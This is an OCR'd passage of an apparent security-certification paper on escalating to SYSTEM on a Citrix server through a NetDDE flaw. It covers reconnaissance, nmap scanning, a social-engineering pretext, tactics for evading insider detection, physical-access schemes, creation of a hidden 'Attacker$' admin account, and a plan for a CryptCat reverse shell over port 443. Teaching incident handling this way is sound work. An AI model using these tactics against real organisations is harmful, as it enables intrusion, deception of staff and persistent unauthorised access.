
The internal network is protected from the DMZ and the Internet by a second PIX 520 firewall. This firewall blocks all access between the DMZ and the Internal Network, except that authorized and required for legitimate communications. Authorized and legitimate communication includes that required for the operation of the Citrix Secure Gateway, SQL communications between the Internal SQL Servers and the Web Servers, and administration/backup functions.

The Citrix Server Farm, DMZ Firewall, and Internal Corporate Network are connected through a series of switches. Logically, the servers of the Citrix Server Farm, corporate servers, workstations, and users are all members of a single Windows 2000 Domain Forest named “Corp”.

Since it is a Citrix server farm and the applications are served, the attack comes from the servers themselves. The workstation system used to access the Citrix system is not relevant to the attack and can be any system. The only requirement is that the workstations have the ICA Client installed, which is available for download from the Citrix Secure Gateway.

Network Diagram

The following diagram shows the pertinent sections of the network, specifically the Citrix Server Farm.



Part 4: Stages of the Attack

Reconnaissance - As has been stated several times already, this particular attack requires some amount of access to the system. Attackers are more than likely going to come from one of two categories:

- Employees, who are authorized users on the system and want to escalate their privileges in order to gain an advantage, seek revenge, hide their identity, or other illegitimate purposes. The reconnaissance activity of this type of attacker is likely to be relatively limited, making it more difficult to detect. Once the attacker has gained escalated privileges to a server, he/she may use that as a jumping point for further attacks, including further reconnaissance. This may be detected by different methods.
- Outside Attackers out to get this particular company. In this case, the attacker has a particular purpose for attacking the company, either monetary, revenge, or other. This attacker will have to complete an extensive amount of reconnaissance to infiltrate the system.

In the following section, we will look at the reconnaissance requirements for both categories of attackers.

Employee Reconnaissance

Employees attacking the network with this attack may practice some amount of "Insider Reconnaissance". The employee may already be somewhat familiar with the network and may also, and more importantly, have access to the system. The primary purpose of this reconnaissance will be to evaluate the security features in an attempt to prevent getting caught or to determine what other systems are available/vulnerable to additional attacks.

If the employee is familiar with the exploit and the "signatures of the attack" as we discussed earlier, he/she will want to determine the level of monitoring that is being accomplished on the network. If it is determined that the network security team is closely monitoring the logs or is using some sort of Host Based Intrusion Detection system on the network, the chances of being detected are greater than if they are not. The problem for the attacker is determining how to accomplish this tasking without drawing undue attention to himself/herself.

Social Engineering can be used in an attempt to gather information from the team responsible for maintenance to the systems. Another target of Social Engineering could be the security team, but caution must be exercised, as they are more likely to have training on Social Engineering and may be able to recognize it for what it is. One ploy would be to ask for the information in the guise of preparing a paper for a class or a certification such as this one. Questions that would normally raise suspicions would

then be shrugged off as required for the paper, even by the security team. Examples of such questions for this situation include:

1. Is the company using any sort of Network based or Host-Based Intrusion Detection System and if so, what?
2. How are logs monitored on the servers in the environment?
3. Does the Citrix system have any particular monitoring requirements?

Under the guise of a college paper, the questions may not raise suspicions about why they are being asked, but a well-trained IT staff will still refuse to answer them for security purposes. At this company, the policy is to refuse to answer questions concerning the security features of the network, its policies, procedures, etc. for any reason at all. The IT Team is even kept in the dark about many of the security features, providing a "Separation of Duties and Responsibilities" security feature.

Security Probing - Another method to determine the monitoring capability on the network and individual servers is to take some action that would catch someone's attention if they are watching, but not be serious enough to cause disciplinary action.


For example, the attacker could find a share that he/she has no access to and attempt access several times. The attacker would then wait for a week or so to see if there are any repercussions or queries as to why the activity was taking place. This test may be repeated a couple of times over a period of time, but care must be taken not to repeat the test so often it becomes obvious that this is a probe or other malicious activity is underway. The attacker must use care to make sure that he/she has plausible deniability. An excuse or plausible, seemingly innocent, reason that the activity is taking place must be well thought out. If the activity is noticed, the attacker knows that the systems are closely monitored and the chances of detection are high.

Outside Attacker Reconnaissance

The job of reconnaissance for Outside Attackers is much more difficult. This activity will be designed to gain access to the system, something the Employee has probably already obtained. In order to be effective, this access must go unrecognized by the Security Team.

The first step in an attack on a company is to gather as much publicly available information as you can on the company. In this case, we start with knowing who we want to attack – the XYZ company. Finding the website for the company will be a trivial case as they will advertise it. A search of Google.Com will net an incredible amount of information overall, but specifically it will reveal the website if not already known[19]:

[19]Google. "Google Search Engine", Google. No Publication Date. URL: www.google.com (15 November 2003)



The information from a search for "xyz company" will not be used in this paper, as it is only a fictitious company used to obfuscate the actual results. The search for the actual company in Google netted over 1000 results and the information gathered there will be used, as necessary with identification obfuscated, in the preparation of this paper.

Once the web site is found, it is a trivial matter to determine the IP address by going to a command prompt and pinging the website address. While good security practices will prohibit ICMP traffic from traversing the firewalls so the "Request timed out." Response is received; very valuable information is still gathered.

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>ping www.              com

Pinging www.             .com [          .210] with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for           210:
    Packets: Sent =  ,  ,      d = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms

C:\>
```

While the domain name and IP addresses have been obfuscated, it is easy to see that by pinging the IP address, we can in effect query the DNS server to get the IP address of the web server. The fact the ping did not respond is not a factor in this reconnaissance other than it shows the target administrators do have some concepts of security.

Next a check of the IP addresses at the ARIN database[20] will possibly reveal additional information about the target:

Output from ARIN WHOIS

ARIN Home Page | ARIN Site Map | ARIN WHOIS Help | Tutorial on Querying ARIN's WHOIS

Search for : [ ] Submit Query

Search results for: 1(10

```
OrgName:        XYZ Company
OrgID:          XYZ
Address:        333 Mockingbird Lane
City:           Anywhere, TX 12345
StateProv:
PostalCode:     US
Country:

NetRange:       XXX.YYY .0 - XXX.Y .255.255
CIDR:           .0/16
NetName:
NetHandle:
Parent:
NetType:        Direct Assignment
```

[20] ARIN. "Whois Database". American Registry for Internet Numbers. No Publication Date. URL: www.arin.net (16 November 2003)

Again, the results are obfuscated for security, but the interesting information remains. That is, the company owns its own Class "B" subnet, as indicated by the CIDR designation of "/16" showing that 16 bits of the address are used for the subnet mask, and it is directly assigned from ARIN, not through an ISP. Also obtained is the physical street address for the company. If the attack originated over the net, this may be the first time this information has been displayed, making it critical. Of course, the address may be on the main web site as well, but may not be the same, depending on the company's physical location set up.

Next, a check of the Whois database for one of the major Internet registrars will be performed. Network Solutions[21] has been around the longest and is most likely to have the information needed, making it the best choice for this reconnaissance. The following screenshot shows the ease of the whois lookup.

Pressing "Search" nets the following results:

[21]Network Solutions. "Whois Database". Network Solutions. No Publication Date. URL: http://www.networksolutions.com/en_US/whois/index.jhtml (16 November 2003)

There is not a lot of additional information here, but it does confirm the information obtained from ARIN. Both identify the DNS servers that support the domains. This information can be used to query the DNS servers about other possible target hosts.

NSLookup can be used to query the Name Servers found in both the ARIN lookup of the IP address and the Domain Name lookup found in the Whois database. However, there are other online tools that can be used to gather this information as quickly as NSLookup, without the command line syntax to learn. There are several including Reverse DNS Lookup[22], WWW.DNSStuff.COM[23], and Hunter.Com[24]. The following example comes from Hunter.com:

[22] Frank Riherd. "Reverse DNS Lookup". 12dt.com. No Publication Date. URL: http://remote.12dt.com/rns/ (20 November 2003)

[23] Computerized Horizons. WWW.DNSStuff.Com. Computerized Horizons. No Publication Date. URL: http://www.dnsstuff.com/ (21 November 2003)

[24] Hunter.com. "Domain Name Server Lookup", Hunter.Com. No Publication Date. URL: http://www2.hunter.com/~skh/scripts/dnslookup.html (21 November 2003)

Note that the Zone Transfer failed because the request was refused (as shown by the circled text). While this does not tell you additional information about the other hosts in the IP address range, it does tell you that someone with some sense of security is involved in this network and that caution is advised, especially when more intrusive reconnaissance and exploitations are attempted.

Another area to be investigated is the web site itself. There you will find information about the company, it's policies, people, programs, and, best of all, links to other company sites. No illustrations for this are available as they could compromise security of the target company.

Scanning

Employee Scanning

Employee's scanning the network in any form are taking a huge risk of detection and resulting disciplinary action. In most cases, there is enough information available to determine the best avenue for the attack without actively scanning the network. Another option may be to set up for passive scanning by setting the network card of a compromised server to promiscuous mode. While this may be detectable, it will be less so than active scanning. The major drawback to this scanning technique is the widespread use of switches instead of hubs. The switches effectively block all network traffic from the promiscuous mode interface card, except for that traffic that is intended for it anyway. There are methods of transforming the switch into a hub like device, but these are likely to be detected. The description of this attack is outside the scope of this paper.

Another possible reason to attempt scanning would be to identify all the servers susceptible to this attack. This could be accomplished by running an NMAP scan for TCP port 1494 and UDP port 1604. (The syntax and screenshots of NMAP scans will be presented in the next section.) This would best be accomplished after compromising the first system as a means of compromising the others and should be limited to the IP address subnet of the compromised server to minimize the risk of detection. This scan would not be advisable at all, however, as it is not really necessary. Repeated connections to Citrix servers would eventually lead to compromise of all the Citrix servers in the farm and would be less likely to attract any unwanted attention.

Outsider Scanning

As an outsider to the company looking for a way to get in, the next step of the process will be to take the information obtained through the reconnaissance phase to scan the network structure. While it is not illegal to do port scans, it can certainly warn the security team that something may be afoot, especially if the scan is intensive and targeted. The quickest, easiest, and least intrusive scan would be a scan by NMAP.[25] The scanning could be accomplished in phases over a long period of time to help

[25] Insecure.Org. "NMAP". Insecure.Org. No Publication Date. URL: http://www.insecure.org/nmap/ (4 December 2003)

obfuscate the scans from detection. The first scan that should be accomplished would be to look for services in the subnet with the known web servers as shown below.

```
C:\nmap>nmapNt -sT -v -e0 192.168.1.0/24


Starting nmapNT V. 2.53 SP1 by ryan@eEye.com
eEye Digital Security ( http://www.eEye.com )
based on nmap by fyodor@insecure.org  ( www.insecure.org/nmap/ )

Host  (192.168.1.0) appears to be down, skipping it.
Host  (192.168.1.1) appears to be up ... good.
Initiating TCP connect() scan against  (192.168.1.1)
```

In the above screenshot of the NmapNT command, the first three octets of the IP addresses have been replaced by 192.168.1 for obfuscation purposes.

Looking at the "nmapNT" command, we see a pretty straightforward nmap scan being specified. The "-sT" command specifies that the default TCP Connect Port scan will be used, which simply looks for hosts that will accept TCP connections. The –v specifies the output will be verbose. The –e0 specifies the Ethernet Interface to use, in this case number zero. Last is the IP address range for the scan. We used the Class C subnet of the known web servers.


The commands can be reviewed by simply typing "NmapNT" at the command prompt to get the built-in help screen:

```
C:\nmap>nmapNt


Starting nmapNT V. 2.53 SP1 by ryan@eEye.com
eEye Digital Security ( http://www.eEye.com )
based on nmap by fyodor@insecure.org  ( www.insecure.org/nmap/ )

nmap V. 2.53 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
  -sT TCP connect() port scan (default)
* -sS TCP SYN stealth port scan (best all-around TCP scan)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oM <logfile> Output normal/machine parsable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

The scanning process can take some time to complete, so the results can be placed in a log file. A review of the results of the scan shows an interesting finding:

```
Host  (192.168.1.240) appears to be up ... good.
Initiating TCP connect() scan against  (192.168.1.240)
Adding TCP port 443 (state open).
The TCP connect scan took 29 seconds to scan 1062 ports.
Interesting ports on  (192.168.1.240):
(The 1060 ports scanned but not shown below are in state: closed)
Port      State      Service
443/tcp    open       https
```

After running the NMAP scan, it is interesting to note that the IP address 192.168.1.240 is responding on Port 443. Comparing the known IP addresses and websites, we don't see this address in the listings. Returning to the Hunter.Com site, a check of the IP address shows a heretofore unknown website.



Domain Name Server Query Results

Do NOT contact Hunter.COM about results of this search.

The search engine is hosted by Hunter Engineering Company and uses their DNS servers to produce the information unless you specify a specific server.

The question you asked was:
Lookup any information for 1 at hunterftp.hunter.com.

Search String	Result Type	Result Data
192.168.1.240	a PTR	www.xyzapps.com

Please note that unless you entered a name server value or were looking for information about 'Hunter.COM' information returned which refers to hunter.com is not valid.


If you are interested in repaying me for this script and hosting it then please take a look at my Amazon.COM "Wishlist".

26

When opening the xyzapps.com website, you find the following (after accepting the Active-X component):

[26] Hunter.com. "Domain Name Server Lookup", Hunter.Com. No Publication Date. URL: http://www2.hunter.com/~skh/scripts/dnslookup.html (5 December 2003)

Followed by:



From here we can conclude that the corporation is running Citrix servers. It doesn't take too long to determine the authentication on this website is two-factor and very secure. The chances of breaking into the corporation through this gateway are minimal.


A search for vulnerabilities at SecurityFocus.com results in a promising privilege escalation vulnerability at http://www.securityfocus.com/bid/2341/info/, which is the subject of this paper.

After an exhaustive search for further vulnerabilities, this seems to be the most promising. The problem is gaining access to the system in order to attempt the exploit.


Exploiting the System – Prior to demonstrating the exploit, let's look at a short demonstration proving that the logged in non-administrative user, "Test", cannot add members to the Administrators group.

Demonstration: In order to demonstrate that the exploit works, the following short section will show what happens when a normal non-administrative user tries to run tasks that are restricted to the administrators.

a. Open a command prompt and start "mmc".




b. In the MMC Console, open the add-in for Computer Management and attempt to add your login to the "Administrators" group.



Note that you can open the command prompt and access the MMC console, but that does not mean administrative access because:

b. An Access Denied pop-up is received.



Exploiting the System - Once the means of attack has been determined, the attacker must gain access to the system. As stated many times earlier in this paper, this access can be through Citrix or Terminal Services. For the employee attacker, this is a given as he/she will likely have system access, including access to the Citrix servers. It is a little more difficult for the outsider wanting to use this attack, but certainly not impossible.

Gaining access as an employee may net the additional benefit of accessing the system from the Citrix Secure gateway using a home computer system. This would further complicate the problem for the Security Team trying to track down the perpetrator of the attack if it were discovered.

Outsider Gaining System Access

The effort for an outsider to gain access to the system involves one of four methods. First, the attacker can attack over the Internet. In this case, the Citrix Secure Gateway would have to be compromised in order to access the system for this exploit. However, the combination of Firewall, Security Policies, hardened servers in the DMZ, and the advanced authentication using two-factor authentication makes this method least likely to succeed. In addition, attempts to do so would probably be detected making the attack more risky. Second, authorized physical access to the network and the Citrix servers. Third, authorized physical access, but unauthorized access to a logged on network workstation. Fourth, unauthorized physical access.

One way of accessing the system would be some sort of Internet attack. In this case, reconnaissance has shown that this would be a difficult, if not impossible, prospect. The system has advanced security features that lock out IP addresses of hosts that are perpetuating heavy vulnerability scans. Therefore, it is also the access most likely to draw attention from the Information Security Staff. Further information on this would involve exploits and attacks outside the realm of this paper and will not be covered in further detail.

The other ways of accessing the system are physical accesses where the attacker is able to gain physical access to a workstation on the network. There are three variations to this physical access. The first is a physical access with authorized access to the network systems. The second is a physical access to the system, but unauthorized access to the network. The third is unauthorized physical and network access. In order to accomplish this physical access, regardless of which means he/she will use, the attacker will need to go back to the reconnaissance phase where a means of breaching

the security will need to be discovered. This may entail “dumpster diving”, monitoring the building, and different forms social engineering.

Variations of tactics that may be deployed to gain physical access are discussed in the following paragraphs.

Gaining access to the systems would be possible if the attacker were to get a job with the target company. This would give him/her physical access to the workstations and authorized access to the network. It would alleviate many of the problems of performing the attack.

Another possibility would be to hire into the company, though not in a position that would give authorized access to the network. This has an advantage in that it would keep the attacker at a much lower profile and less likely to get caught. Two good areas to target for employment would be the after-hours cleaning staff or the physical security staff. Both of these areas have unsupervised access to all areas of the company when no one else would be in the area such as during the middle of the night. The attacker then has to find any workstation that has been left online and logged in to Citrix in order to perform the attack.

Finally, the attacker may simply break into the company to gain access. This is probably going to be the least favorable solution as the chances of getting caught are much greater and there is an element of physical danger that most attackers will want to avoid.

Attack Progression

Once access to the network and Citrix has been obtained the attack will progress in a step-by-step process as follows:

a. The first order of business is to get the exploit executable, netdde_exploit.exe for the purposes of this paper, into a position where it can be run. The exploit itself is very small and will fit on a floppy disk. Other means of obtaining it would be to email it, place it on a website for download, or ftp server for download. In some environments, files can be transferred from an ICA Client to a Citrix server. That ability has been disabled in this environment.


b. In order for the attack to work, the “Network DDE” services must be running. If they are not running when the exploit is run, the following error appears:

The service can be started from the command line as shown below:

```
C:\test>net start "network dde"
The Network DDE service is starting...
The Network DDE service was started successfully.
```


This also starts the network dde dsdm service automatically. It should also be pointed out that any user can start the network services, but only higher-level users such as an administrative user can stop the services. An access denied warning is received if a non-administrative user tries to stop service.

c. Once the Network DDE services are running and the exploit executable is available, the exploit can be run. The code is written with the syntax of the exploit name followed by the command that is to run under the SYSTEM context. In this case, the "cmd.exe" command will be run to bring up a command prompt under the SYSTEMs security context as shown below. While this demonstration of the exploit uses the cmd.exe command, any valid command that can be run in the windows environment and can be found by the operating system can be run:



Here we see the exploit programming querying the user to see if the Chat$ share should be tried. Pressing, "Yes" in this case, produces the new command window with the SYSTEM privileges.

d. The result is a window open where commands issued carry the authority of the SYSTEM. Next, a command is run where direct action can be taken. Here the MMC is opened and an attempt is made to create a new user cleverly named "Attacker$" and give that user local administrator privileges.



The above demonstration shows that the attacker has full SYSTEM privileges, but the creation of this user will have little benefit unless the attacker can access the system using it. Accessing the server through Citrix requires the user be authorized through Citrix, which may be difficult to achieve. Other means of accessing the system are available and will be discussed in the next section.

Keeping Access - The key to keeping access in this case is to hide or disguise the fact that access has been attained. Keeping that in mind, the attacker should carefully choose what actions he/she will take with the newly acquired escalated privileges. If something is done that will trigger an alert or otherwise gain the attention of the security team or network administration, access could quickly be lost at a minimum and further unpleasant consequences can result.

One of the first actions that should be taken in order to keep access is to create an alternate path to the device. The beauty of this process is that it starts inside the network and will likely have full access to the Internet, especially if the application can use a commonly used port such as 80, normally used for HTTP and allowed through the firewall. This is especially true considering this is a Citrix server that publishes applications such as Internet Explorer to its users. In addition, traffic originating at this server going to the Internet is less likely to draw interest than traffic from servers that have other functions.


The perfect program for keeping access in this instance is NetCat[27], or even better is CryptCat[28], and encrypted version of NetCat, making it more difficult to detect. Using a process called "Shoveling Shell"[29] with the CryptCat program, the encrypted NetCat program can be set up to make an encrypted connection using Port 443, that would appear to be normal HTTPS traffic going outbound. The fact that the CryptCat data contains no application-level data, but is simply raw data, will be hidden by the encryption, making it invisible to the network based intrusion detection systems.

[27] @Stake. "Network Utility Tools". @Stake. No Publication Date. URL:http://www.atstake.com/research/tools/network_utilities/ (7 December 2003)
[28] SourceForge. "Project: cryptcat - encrypting netcat: Summary". SourceForge. No Publication Date. URL: http://sourceforge.net/projects/cryptcat/ (13 December 2003)
[29]The SANS Institute. Computer and Network Hacker Exploits, Part 2 The SANS Institute, 2003 Pg 88

